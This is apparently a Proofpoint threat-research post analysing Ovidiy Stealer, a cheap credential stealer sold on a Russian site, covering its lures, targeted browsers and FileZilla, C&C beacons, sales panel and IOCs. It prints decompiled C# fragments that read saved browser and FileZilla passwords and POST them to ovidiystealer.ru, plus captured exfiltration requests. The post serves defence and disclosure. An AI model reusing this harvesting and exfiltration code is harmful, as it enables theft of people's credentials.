

Meet Ovidiy Stealer: Bringing credential theft to the masses

 proofpoint.com/us/threat-insight/post/meet-ovidiy-stealer-bringing-credential-theft-masses

July 13, 2017





[Blog](#)

[Threat Insight](#)

Meet Ovidiy Stealer: Bringing credential theft to the masses



July 13, 2017 Proofpoint Staff

Overview

Proofpoint threat researchers recently analyzed Ovidiy Stealer, a previously undocumented credential stealer which appears to be marketed primarily in the Russian-speaking regions. It is under constant development, with several updated versions appearing since the original samples were observed in June 2017. The growing number of samples demonstrate that criminals are actively adopting this malware. Ovidiy Stealer is priced at 450-750 Rubles (~\$7-13 USD) for one build, a price that includes a precompiled executable that is also "crypted" to thwart analysis and detection.

It should be noted that some antivirus solutions are detecting Ovidiy Stealer with generic and heuristic signatures only. With only heuristic detection, it is possible that an AV solution will detect the behavior of Ovidiy Stealer but label it in logs with a generic description and thus SOC analysts monitoring alerts may well see the event but not recognize its significance. Instead, Ovidiy Stealer could be active on an organization's network, throwing alerts but not identified specifically.

Distribution

We believe that Ovidiy Stealer is currently being spread via email as executable attachments, compressed executable attachments, and links to an executable download. It is also likely spread via file hosting / cracking / keygen sites, where it poses as other software or tools. In several cases, we observed the Ovidiy Stealer bundled with a "LiteBitcoin" installer, further validating this claim.




Figure 1: This file, spread as "litebitcoin-qt.zip," bundles Ovidiy Stealer and another RAT, Remote Manipulator System by TektonIT. While the software is installing both malware samples begin to reach out to the Command and Control (C&C) servers ovidiystealer[.]ru and rmansys[.]ru.

[Update 7/14/2017: The content of this site has been removed since this article was published. The site itself appears to still be online.]




Figure 2: This file, spread as “Chase SoftWare 1.2 Jora.exe” appears to be an account checker for various financial institutions (that is, a hacking tool), that was bundled with Ovidiy

Other observed filenames are listed below and include game lures, hack tool lures, social network lures and others:

- HideMiner.zip
- VkHackTool.zip
- update_teamspeak3.5.1.exe
- WORLD OF TANKS 2017.txt.exe
- dice_bot.exe
- cheat v5.4.3 2017.exe
- Vk.com BulliTI.exe

Analysis

At the time of writing, we have observed versions 1.0.1 through 1.0.5 distributed in the wild. Ovidiy Stealer is written in .NET and most samples are packed with either .NET Reactor or Confuser. Upon execution the malware will remain in the directory in which it was installed, and where it will carry out tasks. Somewhat surprisingly, there is no persistence mechanism built into this malware, so on reboot it will cease to run, but the file will remain on the victim machine.

Ovidiy Stealer is modular and contains functionality to target a multiple applications -- primarily browsers -- listed below.

- FileZilla
- Google Chrome
- Kometa browser
- Amigo browser
- Torch browser
- Orbitum browser
- Opera browser

Because a separate module carries out the targeting of each application, the fewer the modules selected, the smaller the malware payload size. Buyers can select as few as a single module, for example just "Google Chrome".

```
public static IEnumerable<Table> Inialise()
{
    List<Table> list = new List<Table>();
    string environmentVariable = Environment.GetEnvironmentVariable("LocalAppData");
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string[] array = new string[]
    {
        environmentVariable + "\\Google\\Chrome\\User Data\\Default\\Login Data",
        environmentVariable + "\\Kometa\\User Data\\Default\\Login Data",
        environmentVariable + "\\Amigo\\User\\User Data\\Default\\Login Data",
        environmentVariable + "\\Torch\\User Data\\Default\\Login Data",
        environmentVariable + "\\Orbitum\\User Data\\Default\\Login Data",
        folderPath + "\\Opera Software\\Opera Stable\\Login Data"
    };
};
```

Figure 3: Example code displaying the targeted directories for Chromium based browsers

```

bool flag = File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\recentservers.xml");
IEnumerable<Table> result;
if (flag)
{
    try
    {
        List<Table> list = new List<Table>();
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Filezilla\\recentservers.xml";
        string contents = File.ReadAllText(text).Replace(" encoding=\"base64\"", string.Empty);
        File.WriteAllText(text, contents);
        DataSet dataSet = new DataSet();
        dataSet.ReadXml(text);
        for (int i = 0; i < dataSet.Tables["Server"].Rows.Count; i++)
        {
            string @string = Encoding.UTF8.GetString(Convert.FromBase64String(dataSet.Tables["Server"].Rows[i]["Pass"].ToString()));
            try
            {
                @string = Encoding.UTF8.GetString(Convert.FromBase64String(@string));
            }
            catch
            {
            }
            try
            {
                list.Add(new Table
                {
                    Url = dataSet.Tables["Server"].Rows[i]["Host"] + ":" + dataSet.Tables["Server"].Rows[i]["Port"],
                    Login = dataSet.Tables["Server"].Rows[i]["User"].ToString(),
                    Password = @string,
                    Program = "FileZilla"
                });
            }
        }
    }
}

```

Figure 4: Example displaying the code for locating and stealing stored FileZilla passwords

Ovidiy Stealer utilizes SSL/TLS for communication with its command and control server. It currently utilizes the domain *ovidiystealer[.]ru* for its command and control (C&C) communications; which is also the domain used to market and sell the malware. The initial C&C beacon is a POST reporting the following details:

- id: DiskID and ProcessorID
- ver: Ovidiy Stealer version
- cn: Windows username
- os: Operating system and version (e.g. Windows 7)
- user: Registered Ovidiy Stealer username

```

POST https://ovidiystealer.ru/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: E9BC3BD76216AFA560BFB5ACAF5731A3
Host: ovidiystealer.ru
Content-Length: 75
Expect: 100-continue
Connection: Keep-Alive

id=.....&ver=v1.0.2&cn=.....&os=Windows 7&user=.....

```

Figure 5: Network traffic capture of initial checkin beacon generated by the stealer

The unique ID provided for each infected machine is a combination of the 8 character DiskID and 16 character ProcessorID, combined into one string. We observed a commonly hardcoded ProcessorID of "BFEBFBFF000206A7" being used if the function checking the ProcessorID resulted in an empty buffer, and at least one sample containing "Rofl" for that value. Ovidiy Stealer traffic also includes a hardcoded User-Agent "E9BC3BD76216AFA560BFB5ACAF5731A3". This is the md5 hash of the phrase 'litehttp', which is also the default User-Agent of the open-source LiteHTTP Bot.[1]. We believe that Ovidiy author reused the open-source code of the LiteHTTP Bot project.

```

namespace Ovidiy.Tools
{
    internal class Misc
    {
        public static void Make(string url, string parameters)
        {
            byte[] bytes = Encoding.UTF8.GetBytes(parameters);
            WebRequest webRequest = WebRequest.Create(url);
            webRequest.ContentType = "application/x-www-form-urlencoded";
            webRequest.ContentLength = (long)bytes.Length;
            ((HttpWebRequest)webRequest).UserAgent = "E9BC3BD76216AFA560BF85ACAF5731A3";
            webRequest.Method = "POST";
            Stream requestStream = webRequest.GetRequestStream();
            requestStream.Write(bytes, 0, bytes.Length);
            requestStream.Close();
            requestStream.Dispose();
            WebResponse response = webRequest.GetResponse();
            StreamReader streamReader = new StreamReader(response.GetResponseStream());
            streamReader.ReadToEnd();
            streamReader.Close();
            streamReader.Dispose();
            response.Close();
        }
    }
}

```

Ovidiy Stealer

```

string result = null;
byte[] param = Encoding.UTF8.GetBytes(parameters);
WebRequest req = WebRequest.Create(url);
req.Method = "POST";
((HttpWebRequest)req).UserAgent = "E9BC3BD76216AFA560BF85ACAF5731A3";
req.ContentType = "application/x-www-form-urlencoded";
req.ContentLength = param.Length;
Stream st = req.GetRequestStream();
st.Write(param, 0, param.Length);
st.Close();
st.Dispose();
WebResponse resp = req.GetResponse();
StreamReader sr = new StreamReader(resp.GetResponseStream());
result = sr.ReadToEnd();
sr.Close();
sr.Dispose();
resp.Close();
return result;

```

LiteHTTP Bot

Figure 6: Code reuse shown: Ovidiy Stealer on the left, LiteHTTP Bot on the right

If the stealer is able to find passwords from targeted applications, it will follow up its initial checkin with another request beacon reporting the passwords of targeted applications:

- id: DiskID and ProcessorID
- site: Website with saved credentials
- program: Targeted application
- login: Saved application username
- pass: Saved application password
- user: Registered Ovidiy Stealer username

```

POST https://ovidiystealer.ru/loggate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: E9BC3BD76216AFA560BF85ACAF5731A3
Host: ovidiystealer.ru
Content-Length: 
Expect: 100-continue

id=████████████████████&site=████████████████████&program=FileZilla&login=████████████████████&pass=████████████████████&user=████████████████████

```

Figure 7: Network traffic capture of credentials exfiltration beacon generated by the stealer

Sales and Support

Ovidiy Stealer is offered for sale on *ovidiystealer[.]ru*, a domain which will help attract potential customers and, as noted above, also the C&C domain. The malware boasts support, features, and login access to the web panel. The admin panel for Ovidiy Stealer allows the botmaster to view statistics on infected machines, view logs, build more stubs, and manage the account.

ПОЧЕМУ ИМЕННО ЭТОТ СТИЛЛЕР ЗАХОТИТЕ ВЫ

Стиллер - программа помогающая восстановить свои пароли




Figure 8: Ovidiy Stealer website landing page. Note the “We accept Free-Kassa” button.

The screenshot shows the admin panel of Ovidiy Stealer. It features a dark sidebar on the left with navigation links: Аккаунт, Купить, Панель, Логи, Сборка, and Выйти. The main content area has a red header with the site name. Below the header, there are two summary cards: one showing '1' users and another showing '5' logs. A table titled 'Последние 5 запусков' displays the following data:

IP Адрес	Страна	Система	Версия	Имя компьютера
127.0.0.1	Russian Federation	Windows 97	v2.2.8	Demo

Below the table are three more summary cards: 'Топ 3 Сайтов', 'Топ 3 Систем', and 'Топ 3 Версий'.

Сайт	Количество
ovidiystealer.ru/login	2
login.vk.com/	1
auth.mail.ru/cgi-bin/auth	1

Система	Количество
Windows 97	1

Версия	Количество
v2.2.8	1

Figure 9: Ovidiy Stealer admin panel

From the admin console, the botmaster has the capabilities to view and filter logs from infected machines.

Пользователь	Сайт	Логин	Пароль	Утилита	Дата по МСК
[REDACTED]	ovidiystealer.ru/login	[REDACTED]	[REDACTED]	Chromium	06-2017, 08:18 PM
[REDACTED]	ovidiystealer.ru/login	[REDACTED]	[REDACTED]	Chromium	06-2017, 03:24 PM
[REDACTED]	login.vk.com/	[REDACTED]	[REDACTED]	Chromium	06-2017, 05:13 AM
[REDACTED]	auth.mail.ru/cgi-bin/auth	[REDACTED]@mail.ru	[REDACTED]	Chromium	06-2017, 11:38 AM
[REDACTED]	store.steampowered.com/join/	[REDACTED]	[REDACTED]	Chromium	06-2017, 03:16 PM

Figure 10: Viewing Ovidiy Stealer client logs

To simplify purchasing, the team behind Ovidiy Stealer uses a service known as 'RoboKassa' to collect payment for new stubs. RoboKassa is a Russian equivalent to PayPal, allowing users to conduct payment using credit cards and other types of payment to the sellers; in this case the seller is "Ovidiy" (Fig. 11).




Figure 11: Payment via RoboKassa offering several options

Like many other markets with many choices, the malware market is competitive and developers must market the strengths and benefits of their products in order to attract buyers. To help drive sales, the development team includes statistics on the progress of certain modules, and other plans for future releases of the malware. In addition, the site includes “testimonials” from satisfied customers, presumably to demonstrate to other would-be criminals that they can be profitable when using Ovidiy Stealer.




Figure 12: Reviews and development progress. The user ACE’s comments translate to English as: “I only need the stealer for burglary on order. I explain what it is: I accept an order for the hijacking of a certain person's account. After I work with him and install the stealer. That's all, for one order I get 300-500 rubles. Without this project it would be impossible! Thank you!”

The main author of this project goes by the handle "TheBottle," evident from the informational page of the Ovidiy Stealer website. Moreover, the name 'TheBottle' is observed in at least one sample's PDB string:

```
C:\Users\TheBottle\documents\visual studio 2017\Projects\Ovidiy\Ovidiy\obj\Debug\Ovidiy.pdb
```

SITE TEAM

Responsive administration - always answer your questions.



TheBottle

Gen. Director

I'm working on the development of both the web part and the very same stiler. At any time, write, always help.

Figure 13: Self proclaimed author of Ovidiy Stealer, 'TheBottle', translated to English

Conclusion

Ovidiy Stealer is a new password stealer that entered the criminal ranks barely one month ago. While it is not the most advanced stealer we have seen, marketing and an entry-level price scheme make it attractive and accessible to many would-be criminals. Ovidiy Stealer is lightweight and simple enough to work with relative ease, allowing for simple and efficient credential exfiltration. A lightweight, easy-to-use, and effective product coupled with frequent updates and a stable support system give Ovidiy Stealer the potential to become a much more widespread threat. Stolen credentials continue to be a major risk for individuals and organizations, because password re-use can enable one stolen login to compromise several more accounts, and the sale of stolen accounts continues to be a lucrative market for criminal looking for quick profits. Ovidiy Stealer highlights the manner in the cybercrime marketplace drives innovation and new entrants and challenges organizations that must keep pace with the latest threats to their users, their data, and their systems.

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
ovidiystealer.ru	Domain	Ovidiy Stealer C&C

7de66557dacbabe5228faa294c357ad02c9f07eb2395229f209776bc9a09dfb4	SHA256	Litebitcoin-qt.zip Ovidiy Stealer
3ddc17470fb86dcb4b16705eb78bcbbcb24dce70545f512ce75c4a0747474ef52	SHA256	Chase SoftWare 1.2 Jora.exe Ovidiy Stealer
5a44126ea4c5c9bbc3c44fec0346c3071b55fb6abb10ad3299590a3b0e2a8fc7	SHA256	Uber.exe Ovidiy Stealer
8d70877b4014a726e64d3338c454489628a78dcee3e533152ff2223e3bdec506	SHA256	Ovidiy Stealer
d469e7f2531eed4c3f418a71acdbd08dd167409047812ab78f5407730d077792	SHA256	Ovidiy Stealer
d5711ac689d2cae77d19fab19768870adec983e4cdbd04f58d77828ef61eec88	SHA256	Ovidiy Stealer
a18fce17e57b324b8552ac8ff34a912a6788be028988288d9b6752c7911a0936	SHA256	Ovidiy Stealer
c16408967de0ca4d3a1d28530453e1c395a5166b469893f14c47fc6683033cb3	SHA256	Ovidiy Stealer
255899d86d58a95499473046fcb6ad821ac500af8679635487d9003ba0f7b3ec	SHA256	Ovidiy Stealer
2a54eb17cc418da37fa3a45ceb840882bf1800909753e6431c2e3b0fcef4308a	SHA256	Ovidiy Stealer
84097d78bc73c9d8b4d7f4751c0dbb79da5d8883bd0fd27194cc21e05fdbca04	SHA256	Ovidiy Stealer
c0bf76eee1a42607236652151e1ff67a5e058e780e487d18e946dad6c2084f5d	SHA256	Ovidiy Stealer
d733dbd549111ecfb732da39bd67d47c631a0b15b2fb4e8ff446b63088cd4ed4	SHA256	Ovidiy Stealer

062bd1d88e7b5c08444de559961f68694a445bc69807f57aa4ac581c377bc432	SHA256	Ovidiy Stealer
80d450ca5b01a086806855356611405b2c87b3822c0c1c38a118bca57d87c410	SHA256	Ovidiy Stealer
22fc445798cd3481018c66b308af8545821b2f8f7f5a86133f562b362fc17a05	SHA256	Ovidiy Stealer
8542a49b3b927d46fefae743b61485004a3540a4e204ee882028a85f08f4b3ee	SHA256	Ovidiy Stealer

ET and ETPRO Suricata/Snort Coverage

2827113 | Observed DNS Query to Ovidiy Stealer CnC Domain

2827114 | MSIL/Ovidiy Stealer CnC Checkin

2827115 | MSIL/Ovidiy Stealer Reporting Passwords

2820681 | ETPRO TROJAN W32/XPCSpyPro/RemoteManipulator RAT Checkin

2808335 | ETPRO POLICY Win32/RemoteAdmin.RemoteUtilities.C Checkin

2811005 | ETPRO POLICY RADMINRMS.WIN32.1 Checkin POST

References:

[1] <https://github.com/zettabithf/LiteHTTP/>

SaveSave

SaveSave

Subscribe to the Proofpoint Blog